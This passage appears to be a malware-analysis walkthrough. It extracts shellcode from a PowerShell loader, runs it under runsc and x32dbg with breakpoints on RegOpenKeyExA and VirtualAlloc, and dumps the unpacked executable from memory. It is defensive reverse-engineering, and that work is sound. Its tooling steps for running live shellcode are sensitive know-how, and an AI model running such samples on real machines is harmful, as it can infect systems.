
let's dump this shellcode and analyse it, don't go too far, we can also use powershell\_ise to extract this shellcode.

first we need to put a breakpoint in the line after **sc32** variable (right-click and toggle breakpoint).


run the script (it will break after 15 seconds because at the beginning of the script it sleeps). after you hit the breakpoint type this in the bottom console.

```
[io.file]::WriteAllBytes('shellcode.bin',$sc32)
```

and now we have our shellcode set and ready for analysis. let's start analysing from SCDbg tool.



click launch and observe the output.



nothing interesting, we can see that it only open some registry keys (which are not presented because this shellcode is not loaded in memory so it can determine strings based on his address) and thats it, we have to dynamically analyse it in order to know what it is essentially


doing.

let's use runsc tool.

```
C:\Users\Public>runsc.exe -f shellcode.bin
[*] Shellcode file: shellcode.bin
[*] Size of shellcode is 2980 bytes
[*] What to do now.
Shellcode address: 0x00730000.
Shellcode thread ID: 2664 (0xA68) (currently suspended)
1. Open the appropriate 32/64-bit debugger.
2. Attach to this process using the debugger.
3. Set a breakpoint on the shellcode address shown above (e.g. bp <addr>).
4. Switch back to this window and press any key to resume the shellcode thread.
5. Switch back to the debugger and the program will be stopped on the first shellcode instruction.
```

as we see in the console, we need to open XDBG and attach runsc process then put a breakpoint on the shellcode's address.

after you put the breakpoint, go back to the runsc window and click any key once or twice until you hit the breakpoint in XDBG.



we are now in the shellcode code!

from our previous analysis we see that this sample calls RegOpenKeyExA but take a note that if you do a bp RegOpenKeyExA the breakpoint wont trigger because this function is actually loaded from advapi32.dll

so type the following in the XDBG console:

```
bp advapi32.RegOpenKeyExA
```

run.

EIP	74FAFC10 <advapi32	8B FF	mov edi,edi	RegOpenKeyExA
	74FAFC12	55	push ebp	
	74FAFC13	8B EC	mov ebp,esp	
	74FAFC15	5D	pop ebp	
	74FAFC16 <advapi32	FF 25 44 B3 FF	jmp dword ptr ds:[&RegOpenKeyExA]	RegOpenKeyExA
	74FAFC1C	CC	int3	
	74FAFC1D	CC	int3	
	74FAFC1E	CC	int3	
	74FAFC1F	CC	int3	
	74FAFC20	CC	int3	
	74FAFC21	CC	int3	
	74FAFC22	CC	int3	
	74FAFC23	CC	int3	
	74FAFC24	CC	int3	
	74FAFC25	CC	int3	
	74FAFC26	CC	int3	
	74FAFC27	CC	int3	
	74FAFC28	CC	int3	
	74FAFC29	CC	int3	
	74FAFC2A	CC	int3	
	74FAFC2B	CC	int3	
	74FAFC2C	CC	int3	


and YES! we hit it, and as we see from the stdcall window, we know the key it opens.

```
1: [esp+4] 80000002
2: [esp+8] 00730A48 "software\\gxyhwinsg"
3: [esp+C] 00000000
4: [esp+10] 00000001
```


let's get back to user code, if we scrolled down a little we can see a call to RegQueryValueExA (makes sense because we called RegOpenKeyExA) and VirtualAlloc.

007304A5	83 C0 41	add eax,41	eax:"software\\gxyhwinsg"
007304A8	50	push eax	eax:"software\\gxyhwinsg"
007304A9	8B 85 70 FF FF	mov eax,dword ptr ss:[ebp-64]	
007304AF	50	push eax	eax:"software\\gxyhwinsg"
007304B0	FF 55 AC	call dword ptr ss:[ebp-54]:RegQueryValueExA	eax:"software\\gxyhwinsg"
007304B3	85 C0	test eax,eax	eax:"software\\gxyhwinsg"
007304B5	75 5C	jne 730513	
007304B7	83 BD 60 FF FF	cmp dword ptr ss:[ebp-64]:'d'	
007304BE	76 53	jbe 730513	
007304C0	6A 40	push 40	
007304C2	68 00 30 00 00	push 3000	
007304C7	8B 85 60 FF FF	mov eax,dword ptr ss:[ebp-64]	
007304CD	50	push eax	eax:"software\\gxyhwinsg"
007304CE	6A 00	push 0	
007304D0	FF 55 A8	call dword ptr ss:[ebp-58]:VirtualAlloc	eax:"software\\gxyhwinsg"
007304D3	89 85 64 FF FF	mov dword ptr ss:[ebp-64],eax	
007304D9	83 BD 64 FF FF	cmp dword ptr ss:[ebp-64],eax	
007304E0	74 31	je 730513	
007304E2	8D 85 60 FF FF	lea eax,dword ptr ss:[ebp-64]	eax:"software\\gxyhwinsg"
007304E8	50	push eax	eax:"software\\gxyhwinsg"
007304E9	8B 85 64 FF FF	mov eax,dword ptr ss:[ebp-64]	eax:"software\\gxyhwinsg"
007304EF	50	push eax	eax:"software\\gxyhwinsg"

let's put a breakpoint on VirtualAlloc and watch the memory that it allocates (the return memory address is in EAX).



run again and observe how this memory region changes.



we hit another VirtualAlloc and our memory was filled with some random data. follow the second VirtualAlloc's return address in dump and run.



Address	Hex	ASCII
01000000	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	MZP.....yy..
01000010	B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00	.....@.....
01000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01000030	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	.....i!..Li!..
01000040	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	This program mus
01000050	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	t be run under W
01000060	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	in32..\$7.....
01000070	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	.....
01000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

WE GOT THE UNPACKED EXECUTABLE!



WHAT A LONG JOURNEY!!